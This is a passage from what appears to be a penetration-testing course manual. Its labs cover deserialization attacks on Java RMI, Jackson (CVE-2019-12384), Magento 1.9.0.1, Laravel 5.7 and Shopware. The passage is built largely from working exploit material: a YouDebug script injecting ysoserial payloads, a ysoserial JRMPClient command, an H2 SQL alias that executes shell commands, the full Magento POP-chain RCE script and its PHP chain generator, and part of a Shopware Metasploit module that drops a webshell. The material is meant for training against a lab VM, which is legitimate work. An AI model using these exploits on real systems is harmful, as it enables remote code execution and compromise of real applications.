1. By writing a custom client that will pass a malicious object to the server. This requires access to an interface (that provides a method that accepts n arbitrary object as an argument). A real-life example of this is https://nickbloor.co.uk/2018/06/18/another-coldfusion-rce-cve-2018-4939/
2. By bypassing the fact that most interfaces don't provide methods that accept an arbitrary object as argument. Most methods only accept native types like Integer, Long or a class instance.
    i. When a class instance is accepted, this "type" limitation can be bypassed due to some native RMI functionality on the server side. Specifically, when a RMI client invokes a method on the server, the method "*marshalValue*" gets called in *sun.rmi.server.UnicastServerRef.dispatch*, to read the method arguments from the Object input stream.

```
 // unmarshal parameters
Class<?>[] types = method.getParameterTypes();
Object[] params = new Object[types.length];

try {
```

```
    unmarshalCustomCallData(in);
    for (int i = 0; i < types.length; i++) {
        params[i] = unmarshalValue(types[i], in);
}
```

Below is the actual code of "*unmarshalValue*" (from "*sun.rmi.server.UnicastRef*"). Depending on the expected argument type, the method reads the value from the object stream. If we don't deal with a primitive type like an Integer, readObject() is called allowing to exploit Java deserialization.

```
/**
     * Unmarshal value from an ObjectInput source using RMI's
serialization
     * format for parameters or return values.
     */
    protected static Object unmarshalValue(Class<?> type,
ObjectInput in)
        throws IOException, ClassNotFoundException
    {
        if (type.isPrimitive()) {
            if (type == int.class) {
                return Integer.valueOf(in.readInt());
            } else if (type == boolean.class) {
                return Boolean.valueOf(in.readBoolean());
            } else if (type == byte.class) {
                return Byte.valueOf(in.readByte());
            } else if (type == char.class) {
                return Character.valueOf(in.readChar());
            } else if (type == short.class) {
                return Short.valueOf(in.readShort());
            } else if (type == long.class) {
                return Long.valueOf(in.readLong());
            } else if (type == float.class) {
                return Float.valueOf(in.readFloat());
            } else if (type == double.class) {
                return Double.valueOf(in.readDouble());
            } else {
                throw new Error("Unrecognized primitive type:
" + type);
            }
        } else {
            return in.readObject();
        }
}
```

Since the attacker has full control over the client, he can replace an argument that derives from the Object class (for example a String) with a malicious object. There are several ways to archive this:

- Copy the code of the java.rmi package to a new package and change the code there
- Attach a debugger to the running client and replace the objects before they are serialized
- Change the bytecode by using a tool like *Javassist*
- Replace the already serialized objects on the network stream by implementing a proxy

Let's try the last approach inside the provided Virtual Machine…

Lab 5: Attacking Java RMI Services After JEP 290

During this lab we will utilize the [YouDebug](#) dynamic instrumentation framework. YouDebug provides a Groovy wrapper for JDI so that it can be easily scripted. What we need to achieve is set a breakpoint on the "[invokeRemoteMethod](#)" from the "[java.rmi.server.RemoteObjectInvocationHandler](#)" class to intercept the communication and replace the parameters that are passed to the RMI call before they get serialized by the client.

mogwailabs.de were generous enough to provide the community with a such a script and a [vulnerable RMI Service](#) for our tests. The YouDebug script can be found below.

```
// Unfortunately, YouDebug does not allow to pass arguments to the
script
// you can change the important parameters here
def payloadName = "CommonsCollections6";
def payloadCommand = "touch /tmp/pwn3d_by_barmitzwa";
def needle = "12345"

println "Loaded..."

// set a breakpoint at "invokeRemoteMethod", search the passed argument
for a String object
// that contains needle. If found, replace the object with the
generated payload
vm.methodEntryBreakpoint("java.rmi.server.RemoteObjectInvocationHandler
", "invokeRemoteMethod") {
```

```
  println "[+]
java.rmi.server.RemoteObjectInvocationHandler.invokeRemoteMethod() is
called"

  // make sure that the payload class is loaded by the classloader of
the debugee
  vm.loadClass("ysoserial.payloads." + payloadName);

  // get the Array of Objects that were passed as Arguments
  delegate."@2".eachWithIndex { arg,idx ->
     println "[+] Argument " + idx + ": " + arg[0].toString();
     if(arg[0].toString().contains(needle)) {
        println "[+] Needle " + needle + " found, replacing String with
payload"
            // Create a new instance of the ysoserial payload in the
debuggee
        def payload = vm._new("ysoserial.payloads." + payloadName);
        def payloadObject = payload.getObject(payloadCommand)

        vm.ref("java.lang.reflect.Array").set(delegate."@2",idx,
payloadObject);
        println "[+] Done.."
     }
  }
}
```

To try this attack on the provided Virtual Machine, perform the below.

- Execute `sudo update-alternatives --config java` and choose */opt/jdk/jdk1.8.0_151/bin/java*
- Start the vulnerable RMI Service
  - `cd /home/developer/Downloads/vulnerable/rmi-deserialization/BSidesMucRmiService/target`
  - `java -jar BSidesRMIService-0.1-jar-with-dependencies.jar`
- Start the client in a new terminal (simulating the attacker at this point)
  - `cd /home/developer/Downloads/vulnerable/rmi-deserialization/BSidesMucRmiService/target`
  - `java -agentlib:jdwp=transport=dt_socket,server=y,address=127.0.0.1:8000 -cp "./libs/*" de.mogwailabs.BSidesRMIService.BSidesClient 127.0.0.1`
- Start the proxy in a new terminal
  - `cd /home/developer/Downloads/`
  - `java -jar youdebug-1.5.jar -socket 127.0.0.1:8000 barmitzwa.groovy`

A file named "*pwn3d_by_barmitzwa*" should now exist inside the */tmp* directory!

```
developer@ubuntu:/tmp$ ls
config-err-vlLbvu
hsperfdata_developer
pwn3d_by_barmitzwa
```

So far, we have seen remote code execution being achieved through class loading. When it comes to RMI services where a valid gadget is available in the classpath, remote code execution can also be achieved by attacking the Distributed Garbage Collection (DGC) for deserialization of untrusted data, in older versions of Java.

To try this attack on the provided Virtual Machine, perform the below.

- Execute `sudo update-alternatives --config java` and choose */opt/jdk/jdk1.7.0_80/bin/java*
- Terminate and restart the vulnerable RMI Service
    - `cd /home/developer/Downloads/vulnerable/rmi-deserialization/BSidesMucRmiService/target`
    - `java -jar BSidesRMIService-0.1-jar-with-dependencies.jar`
- Start the attacking client (an older version of *CommonsCollections* is bundled with the vulnerable service)
    - `cd /home/developer/Downloads/`
    - `java -cp ysoserial-master-30099844c6-1.jar ysoserial.exploit.JRMPClient 127.0.0.1 1099 CommonsCollections1 "touch /tmp/xxx"`

A file named "*xxx*" should now exist inside the */tmp* directory!

```
developer@ubuntu:/tmp$ ls
config-err-vlLbvu
hsperfdata_developer
ssh-2mY27izc631H
systemd-private-6e515c3f76644322babe34028a83800d-apache2.service-qfmhwc
systemd-private-6e515c3f76644322babe34028a83800d-bolt.service-IogyDY
systemd-private-6e515c3f76644322babe34028a83800d-colord.service-Wvbhne
systemd-private-6e515c3f76644322babe34028a83800d-fwupd.service-ofoDBD
systemd-private-6e515c3f76644322babe34028a83800d-ModemManager.service-qFSzM6
systemd-private-6e515c3f76644322babe34028a83800d-rtkit-daemon.service-qNu8DR
systemd-private-6e515c3f76644322babe34028a83800d-systemd-resolved.service-uR9af
u
systemd-private-6e515c3f76644322babe34028a83800d-systemd-timesyncd.service-WByU
kN
VMwareDnD
vmware-root_665-3988687359
xxx
```

e. Java Deserialization (A Deeper Dive)

We have already covered Attacking Java Deserialization during the course. Let's now see a more complicated case.

We will study how a deserialization vulnerability of an older Jackson library (used for deserializing JSONs) can result in SSRF and RCE attacks.

According to Jackson's author, a vulnerable application looks as follows.

(1) The application accepts JSON content sent by an untrusted client (composed either manually or by a code you did not write and have no visibility or control over) — meaning that you cannot constrain JSON itself that is being sent

(2) The application uses polymorphic type handling for properties with nominal type of *java.lang.Object* (or one of small number of "permissive" tag interfaces such as *java.util.Serializable, java.util.Comparable*)

(3) The application has at least one specific "gadget" class to exploit in the Java classpath. In detail, exploitation requires a class that works with Jackson. In fact, most gadgets only work with specific libraries — e.g. most commonly reported ones work with JDK serialization

(4) The application uses a version of Jackson that does not (yet) block the specific "gadget" class. There is a set of published gadgets which grows over time, so it is a race between people finding and reporting gadgets and the patches. Jackson operates on a blacklist. The deserialization is a "feature" of the platform and they continually update a blacklist of known gadgets that people report.

What Andrea Brancaleoni at doyensec discovered was that when Jackson deserializes *ch.qos.logback.core.db.DriverManagerConnectionSource*, this class can be abused to instantiate a JDBC connection. Why is this important you may ask?

According to the researcher, "JDBC is a Java API to connect and execute a query with the database and it is a part of JavaSE (Java Standard Edition). Moreover, JDBC uses an automatic string to class mapping, as such it is a perfect target to load and execute even more "gadgets" inside the chain."

Let's try exploiting this vulnerability in the provided Virtual Machine…

Lab 6: Jackson CVE-2019-12384


test.rb is used to load arbitrary polymorphic classes easily in a given directory and prepare the Jackson environment to meet the first two requirements (1,2) listed above

```
require 'java'
Dir["./classpath/*.jar"].each do |f|
      require f
end
java_import 'com.fasterxml.jackson.databind.ObjectMapper'
java_import 'com.fasterxml.jackson.databind.SerializationFeature'

content = ARGV[0]

puts "Mapping"
mapper = ObjectMapper.new
mapper.enableDefaultTyping()
mapper.configure(SerializationFeature::FAIL_ON_EMPTY_BEANS, false);
puts "Serializing"
obj = mapper.readValue(content, java.lang.Object.java_class) # invokes all the setters
puts "objectified"
puts "stringified: " + mapper.writeValueAsString(obj)
```

To try this attack on the provided Virtual Machine, perform the below.

- Open a new terminal and start a listener, as follows.
  - `nc -nlvp 8080`
- Open a new terminal and execute the following.
  - `cd /home/developer/Downloads/vulnerable/doyensec/CVE-2019-12384`
  - `jruby test.rb "[\"ch.qos.logback.core.db.DriverManagerConnectionSource\", {\"url\":\"jdbc:h2:tcp://localhost:8080/~/test\"}]"`

You should see a connection being made to your netcat listener.



On line 15 of the script, Jackson will recursively call all of the setters with the key contained inside the sub-object. To be more specific, the *setUrl(String url)* is called with arguments by the Jackson reflection library. After that phase (line 17) the full object is serialized into a JSON object again. At this point all the fields are serialized directly, if no getter is defined, or through an explicit getter. The interesting getter for us is *getConnection()*.

JDBC Drivers are classes that, when a JDBC url is passed in, are automatically instantiated and the full URL is passed to them as an argument, so when *getConnection* is called, an in-memory database is instantiated. The above jruby command creates a connection to a remote database (our netcat listener in this case).

We simulated an SSRF attack through deserialization.

What if we wanted to achieve RCE?

For this we will leverage the H2 JDBC driver being loaded. Specifically, since H2 is implemented inside the JVM, it has the capability to [specify custom aliases containing java code](). This behavior/capability can be abused to achieve remote code execution through the below *inject.sql* file.


```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException {
      String[] command = {"bash", "-c", cmd};
      java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDel
imiter("\\A");
      return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('id > exploited.txt')
```

To try this attack on the provided Virtual Machine, perform the below.

- Open a new terminal and execute the following
  - `cd /home/developer/Downloads/vulnerable/doyensec/CVE-2019-12384`
  - `python -m SimpleHTTPServer 8080`

- Open a new terminal and execute the following.
    - `cd /home/developer/Downloads/vulnerable/doyensec/CVE-2019-12384`
    - `jruby test.rb "[\"ch.qos.logback.core.db.DriverManagerConnectionSource\", {\"url\":\"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://localhost:8080/inject.sql'\"}]"`

You should see a file named exploited.txt inside the current directory.



2. Attacking PHP Applications

a. PHP Deserialization (A Deeper Dive)

We have already covered Attacking PHP Deserialization during the course. Let's now see two more complicated cases and specifically, how the Property Oriented Programming (POP) chains are made.

First, we will analyze a PHP Object Injection vulnerability in Magento 1.9.0.1

Let's first try the attack inside the provided Virtual Machine and then we will see how the POP chain was discovered.

The root cause of the vulnerability is the below.

```
// app/code/core/Mage/Adminhtml/controllers/DashboardController.php
public function tunnelAction()
{
    $gaData = $this->getRequest()->getParam('ga');
    $gaHash = $this->getRequest()->getParam('h');
    if ($gaData && $gaHash) {
        $newHash = Mage::helper('adminhtml/dashboard_data')-
>getChartDataHash($gaData);
        if ($newHash == $gaHash) {
            if ($params = unserialize(base64_decode(urldecode($gaData)))) {
```

User-supplied data are insecurely deserialized in the *ga* parameter.

Lab 7: Magento 1.9.0.1 PHP Object Injection

To try this attack on the provided Virtual Machine, perform the below.

- Power up a pentesting distribution such as Kali Linux
- Edit */etc/hosts* so that the Virtual Machine's IP is related to magentosite.com and www.magentosite.com

```
root@kali:~/Desktop# cat /etc/hosts
[redacted]
192.168.227.136 magentosite.com
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

- Save the below exploit as 37811.py

```
#!/usr/bin/python

# Exploit Title: Magento CE < 1.9.0.1 Post Auth RCE

# Google Dork: "Powered by Magento"

# Date: 08/18/2015

# Exploit Author: @Ebrietas0 || http://ebrietas0.blogspot.com

# Vendor Homepage: http://magento.com/

# Software Link: https://www.magentocommerce.com/download

# Version: 1.9.0.1 and below

# Tested on: Ubuntu 15

# CVE : none


from hashlib import md5

import sys

import re

import base64

import mechanize
```

```
def usage():

    print "Usage: python %s <target> <argument>\nExample: python %s
http://localhost \"uname -a\""

    sys.exit()



if len(sys.argv) != 3:

    usage()


# Command-line args

target = sys.argv[1]

arg = sys.argv[2]


# Config.

username = 'ypwq'

password = '123'

php_function = 'system'  # Note: we can only pass 1 argument to the
function

install_date = 'Wed, 29 Jan 2020 16:42:59 +0000'  # This needs to be
the exact date from /app/etc/local.xml


# POP chain to pivot into call_user_exec

payload =
'O:8:\"Zend_Log\":1:{s:11:\"\00*\00_writers\";a:2:{i:0;O:20:\"Zend_Log_
Writer_Mail\":4:{s:16:' \


'\"\00*\00_eventsToMail\";a:3:{i:0;s:11:\"EXTERMINATE\";i:1;s:12:\"EXTE
RMINATE!\";i:2;s:15:\"' \
```


```
'EXTERMINATE!!!!\";}s:22:\"\00*\00_subjectPrependText\";N;s:10:\"\00*\0
0_layout\";O:23:\"'     \

'Zend_Config_Writer_Yaml\":3:{s:15:\"\00*\00_yamlEncoder\";s:%d:\"%s\";
s:17:\"\00*\00'     \

'_loadedSection\";N;s:10:\"\00*\00_config\";O:13:\"Varien_Object\":1:{s
:8:\"\00*\00_data\"' \

';s:%d:\"%s\";}}s:8:\"\00*\00_mail\";O:9:\"Zend_Mail\":0:{}}i:1;i:2;}}'
% (len(php_function), php_function,

len(arg), arg)

# Setup the mechanize browser and options

br = mechanize.Browser()

br.set_proxies({"http": "localhost:8080"})

br.set_handle_robots(False)


request = br.open(target)


br.select_form(nr=0)

br.form.new_control('text', 'login[username]', {'value': username})  #
Had to manually add username control.

br.form.fixup()

br['login[username]'] = username

br['login[password]'] = password


#userone = br.find_control(name="login[username]", nr=0)

#userone.value = username
```

```
#pwone = br.find_control(name="login[password]", nr=0)
#pwone.value = password

br.method = "POST"
request = br.submit()
content = request.read()

url = re.search("ajaxBlockUrl = \'(.*)\'", content)
url = url.group(1)
key = re.search("var FORM_KEY = '(.*)'", content)
key = key.group(1)

request = br.open(url + 'block/tab_orders/period/2y/?isAjax=true',
data='isAjax=false&form_key=' + key)
tunnel = re.search("src=\"(.*)\?ga=", request.read())
tunnel = tunnel.group(1)

payload = base64.b64encode(payload)
gh = md5(payload + install_date).hexdigest()

exploit = tunnel + '?ga=' + payload + '&h=' + gh

try:
    request = br.open(exploit)
except (mechanize.HTTPError, mechanize.URLError) as e:
```

```
    print e.read()
```

- Start a Burp Proxy and instruct it to intercept responses as well
- Open a new terminal and execute the following
    - `python 37811.py http://magentosite.com/index.php/admin "uname -a"`

If you now forward all intercepted requests in Burp you will eventually see the result of the specified command inside the final response.



Let’s now focus on the POP chain.

The included (and autoloaded) Varien library provides all gadgets we need to execute arbitrary code on the server.

The deprecated class Varien_File_Uploader_Image provides a destructor as our initial gadget that allows us to jump to arbitrary *clean()* methods.

```
// lib/Varien/File/Uploader/Image.php:357
function __destruct()
{
    $this->uploader->Clean();
}
```

This way, we can jump to the *clean()* method of the class *Varien_Cache_Backend_Database*. It fetches a database adapter from the property _adapter and executes a *TRUNCATE TABLE* query with its *query()* method. The table name can be controlled by the attacker by setting the property *_options['data_table']*.

```
// lib/Varien/Cache/Backend/Database.php
public function clean($mode = Zend_Cache::CLEANING_MODE_ALL, $tags = array())
{
    $adapter = $this->_adapter;
    switch($mode) {
        case Zend_Cache::CLEANING_MODE_ALL:
            if ($this->_options['store_data']) {
                $result = $adapter->query('TRUNCATE TABLE '.$this-
>_options['data_table']);
            }
        ...
    }
}
```

If we provide the *Varien_Db_Adapter_Pdo_Mysql* as database adapter, its *query()* method passes along the query to the very interesting method *_prepareQuery()*, before the query is executed.

```
// lib/Varien/Db/Adapter/Pdo/Mysql.php
public function query($sql, $bind = array())
{
    try {
        $this->_checkDdlTransaction($sql);
        $this->_prepareQuery($sql, $bind);
        $result = parent::query($sql, $bind);
    } catch (Exception $e) {
        ...
    }
}
```

The *_prepareQuery()* method uses the *_queryHook* property for reflection. Not only the method name is reflected, but also the receiving object. This allows us to call any method of any class in the Magento code base with control of the first argument.

```
// lib/Varien/Db/Adapter/Pdo/Mysql.php
protected function _prepareQuery(&$sql, &$bind = array())
{
    ...
    // Special query hook
    if ($this->_queryHook) {
        $object = $this->_queryHook['object'];
        $method = $this->_queryHook['method'];
        $object->$method($sql, $bind);
    }
}
```

From here it wasn't hard to find a critical method that operates on its properties or its first parameter. For example, we can jump to the *filter()* method of the *Varien_Filter_Template_Simple class*. Here, the regular expression of a *preg_replace()* call is built dynamically with the properties *_startTag* and *_endTag* that we control. More importantly, the dangerous eval modifier is already appended to the regular expression, which leads to the execution of the second *preg_replace()* argument as PHP code.

```
 // lib/Varien/Filter/Template/Simple.php
public function filter($value)
{
    return preg_replace('#'.$this->_startTag.'(.*?)'.$this->_endTag.'#e',
    '$this->getData("$1")', $value);
}
```

In the executed PHP code of the second *preg_replace()* argument, the match of the first group is used ($1). Important to note are the double quotes that allow us to execute arbitrary PHP code by using curly brace syntax.

Now we can put everything together. We inject a *Varien_File_Uploader_Image* object that will invoke the class' destructor. In the uploader property we create a *Varien_Cache_Backend_Database* object, in order to invoke its *clean()* method. We point the object's _adapter property to a *Varien_Db_Adapter_Pdo_Mysql* object, so that its *query()* method also triggers the valuable *_prepareQuery()* method. In the _options['data_table'] property, we can specify our PHP code payload, for example:
`{${system(id)}}RIPS`

We also append the string RIPS as delimiter. Then we point the *_queryHook* property of the *Varien_Db_Adapter_Pdo_Mysql* object to a *Varien_Filter_Template_Simple* object and its filter method. This method will be called via reflection and receives the following argument:
`TRUNCATE TABLE {${system(id)}}RIPS`

When we not set the *Varien_Filter_Template_Simple* object's property *_startTag* to *TRUNCATE TABLE* and the property *_endTag* to RIPS the first match group of the regular expression in the *preg_replace()* call will be our PHP code. Thus, the following PHP code will be executed:
`$this->getData("{${system(id)}}")`

In order to determine the variables name, the *system()* call will be evaluated within the curly syntax. This leads us to execution of arbitrary PHP code or system commands.

The complete exploit that creates the POP chain that we sent can be found below. Note that there is also a hash validation part. To learn more about it, refer to the original article, https://websec.wordpress.com/2014/12/08/magento-1-9-0-1-poi.

```
<?php
class Zend_Db_Profiler {
    protected $_enabled = false;
}
class Varien_Filter_Template_Simple {
    protected $_startTag;
    protected $_endTag;
    public function __construct() {
        $this->_startTag = 'TRUNCATE TABLE ';
        $this->_endTag = 'RIPS';
    }
}
class Varien_Db_Adapter_Pdo_Mysql {
    protected $_transactionLevel = 0;
    protected $_queryHook;
    protected $_profiler;
    public function __construct() {
        $this->_queryHook = array();
        $this->_queryHook['object'] = new Varien_Filter_Template_Simple;
        $this->_queryHook['method'] = 'filter';
```

```
        $this->_profiler = new Zend_Db_Profiler;
    }
}
class Varien_Cache_Backend_Database {
    protected $_options;
    protected $_adapter;
    public function __construct() {
        $this->_adapter = new Varien_Db_Adapter_Pdo_Mysql;
        $this->_options['data_table'] = '{${system(id)}}RIPS';
        $this->_options['store_data'] = true;
    }
}
class Varien_File_Uploader_Image {
    public $uploader;
    public function __construct() {
        $this->uploader = new Varien_Cache_Backend_Database;
    }
}

$obj = new Varien_File_Uploader_Image;
$b64 = base64_encode(serialize($obj));
$secret = 'Wed, 29 Jan 2020 16:42:59 +0000';
$hash = md5($b64 . $secret);
echo '?ga='.$b64.'&h='.$hash;
```

Lab 8: Laravel 5.7 POP Chain


Let's also see how a Laravel 5.7 POP chain was identified and lead to an RCE vulnerability.

To try this attack on the provided Virtual Machine, perform the below.

- `cd /home/developer/Downloads/laravel57`
- `php artisan serve`

- A sample application will be available at 127.0.0.1:8000. The application receives data through a GET request and its *c* parameter (example: http://127.0.0.1:8000/?c=test). These data are insecurely deserialized.
- Run the exploit (that leverages the identified POP chain)
    - `cd /home/developer/Downloads/laravel57/vendor/laravel/framework/src/Illuminate/Auth`
    - `php chain.php`
    - Copy the output and supply it to the application's c parameter.

You should see the specified command (`uname -a`) inside the *chain.php* being executed.



Try to figure out how the POP chain was created, start by analyzing *Illuminate/Foundation/Testing/PendingCommand.php*

- The *__destruct()* method should catch your attention. The main idea is to construct a payload that will trigger *__destruct()* and then call the *run* method to achieve RCE.

b. PHP Object Injection VS PHP Object Instantiation

So far, we have talked about PHP Object Injection when attacking PHP deserialization. When pentesting PHP applications there may be cases when we are able to instantiate an object in the PHP application of an arbitrary class. This is known as PHP Object Instantiation and should not be confused with PHP Object Injection.

Let's analyze a PHP Object Instantiation vulnerability in Shopware (version <= 5.3.3 and >= 5.1), to better understand this attack.
This specific object instantiation vulnerability spans over multiple files and classes. The point of injection resides in the feature to preview product streams in the shopware backend. Here, the user parameter *sort* is received in the *loadPreviewAction()* method of the *Shopware_Controllers_Backend_ProductStream* controller.

```
//Controllers/Backend/ProductStream.php
class Shopware_Controllers_Backend_ProductStream extends
Shopware_Controllers_Backend_Application
{
    public function loadPreviewAction()
    {
        :
        $sorting = $this->Request()->getParam('sort');
        :
        $streamRepo = $this->get('shopware_product_stream.repository');
        $streamRepo->unserialize($sorting);
        :
    }
}
```

The input is then forwarded to the *unserialize()* method of *Shopware\Components\ProductStream\Repository*. Note that this is not a PHP Object Injection vulnerability and a custom *unserialize()* method. This method calls another *unserialize()* method of *Shopware\Components\LogawareReflectionHelper*.

```
//Components/ProductStream/Repository.php
namespace Shopware\Components\ProductStream;
class Repository implements RepositoryInterface
{
    public function unserialize($serializedConditions)
    {
        return $this->reflector->unserialize($serializedConditions,
'Serialization error in Product stream');
    }
}
```

The user input is passed along in the first parameter. Here, it ends up in a foreach loop.

```
//Components/LogawareReflectionHelper.php
namespace Shopware\Components;
```

```
class LogawareReflectionHelper
{
    public function unserialize($serialized, $errorSource)
    {
        classes = [];
        foreach($serialized as $className => $arguments)
        {
            ⋮
            $classes[] = $this->reflector-
>createInstanceFromNamedArguments($className, $arguments);
            ⋮
        }
        return $classes;
    }
}
```

Each array key of the user input is then passed to a *createInstanceFromNamedArguments()* method as *$className*.

```
//Components/LogawareReflectionHelper.php
namespace Shopware\Components;
class ReflectionHelper
{
    public function createInstanceFromNamedArguments($className, $arguments)
    {
        $reflectionClass = new \ReflectionClass($className);
        ⋮
        $constructorParams = $reflectionClass->getConstructor()-
>getParameters();
        ⋮
        // Check if all required parameters are given in $arguments
        ⋮
        return $reflectionClass->newInstanceArgs($arguments);
    }
```


```
}
```

Finally, the keypoint is the instantiation of an object with *ReflectionClass* of the type specified in *$className*. The invocation of the *newInstanceArgs()* method with user controlled input in *$arguments* allows to specify the arguments of the constructor. *ReflectionClass* is part of the reflection API introduced with PHP 5. It allows retrieving information (available methods, their awaited parameters, etc.) about all classes accessible at a given point during execution. As the name implies, *newInstanceArgs()* creates an instance of a class with given parameters. So basically, at this point, we can instantiate arbitrary objects.

Lab 9: Shopware Object Instantiation

To try this attack on the provided Virtual Machine, perform the below.

- Power up a pentesting distribution such as Kali Linux
- Edit */etc/hosts* so that the Virtual Machine's IP is related to *shopware.local*



- Save the below exploit as *shopware_createinstancefromnamedarguments_rce.rb*, inside the */root/.msf4/modules/exploits/http/* directory.

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::FileDropper
```

```
  def initialize(info = {})
    super(update_info(info,
      'Name' => "Shopware createInstanceFromNamedArguments PHP Object
Instantiation RCE",
      'Description' => %q(
        This module exploits a php object instantiation vulnerability
that can lead to RCE in
        Shopware. An authenticated backend user could exploit the
vulnerability.

        The vulnerability exists in the
createInstanceFromNamedArguments function, where the code
        insufficiently performs whitelist check which can be bypassed
to trigger an object injection.

        An attacker can leverage this to deserialize an arbitrary
payload and write a webshell to
        the target system, resulting in remote code execution.

        Tested on Shopware git branches 5.6, 5.5, 5.4, 5.3.
      ),
      'License' => MSF_LICENSE,
      'Author' =>
        [
          'Karim Ouerghemmi',               # original discovery
          'mr_me <steven@srcincite.io>',    # patch bypass, rce & msf
module
        ],
      'References' =>
        [
          ['CVE', '2019-12799'],
# yes really, assigned per request
          ['CVE', '2017-18357'],
# not really because we bypassed this patch
          ['URL', 'https://blog.ripstech.com/2017/shopware-php-object-
instantiation-to-blind-xxe/']      # initial writeup w/ limited
exploitation
        ],
      'Platform' => 'php',
      'Arch' => ARCH_PHP,
      'Targets' => [['Automatic', {}]],
      'Privileged' => false,
      'DisclosureDate' => "May 09 2019",
      'DefaultTarget' => 0))

    register_options(
      [
        OptString.new('TARGETURI', [true, "Base Shopware path", '/']),
```

```
        OptString.new('USERNAME', [true, "Backend username to
authenticate with", 'demo']),
        OptString.new('PASSWORD', [false, "Backend password to
authenticate with", 'demo'])
      ]
    )
  end

  def do_login
    res = send_request_cgi(
      'method' => 'POST',
      'uri' => normalize_uri(target_uri.path, 'backend', 'Login',
'login'),
      'vars_post' => {
        'username' => datastore['username'],
        'password' => datastore['password'],
      }
    )
    unless res
      fail_with(Failure::Unreachable, "Connection failed")
    end
    if res.code == 200
      cookie =
res.get_cookies.scan(%r{(SHOPWAREBACKEND=.{26};)}).flatten.first
      if res.nil?
        return
      end
      return cookie
    end
    return
  end

  def get_webroot(cookie)
    res = send_request_cgi(
      'method' => 'GET',
      'uri' => normalize_uri(target_uri.path, 'backend', 'systeminfo',
'info'),
      'cookie' => cookie
    )
    unless res
      fail_with(Failure::Unreachable, "Connection failed")
    end
    if res.code == 200
      return res.body.scan(%r{DOCUMENT_ROOT </td><td class="v">(.*)
</td></tr>}).flatten.first
    end
    return
  end
```

```
  def leak_csrf(cookie)
    res = send_request_cgi(
      'method' => 'GET',
      'uri' => normalize_uri(target_uri.path, 'backend', 'CSRFToken',
'generate'),
      'cookie' => cookie
    )
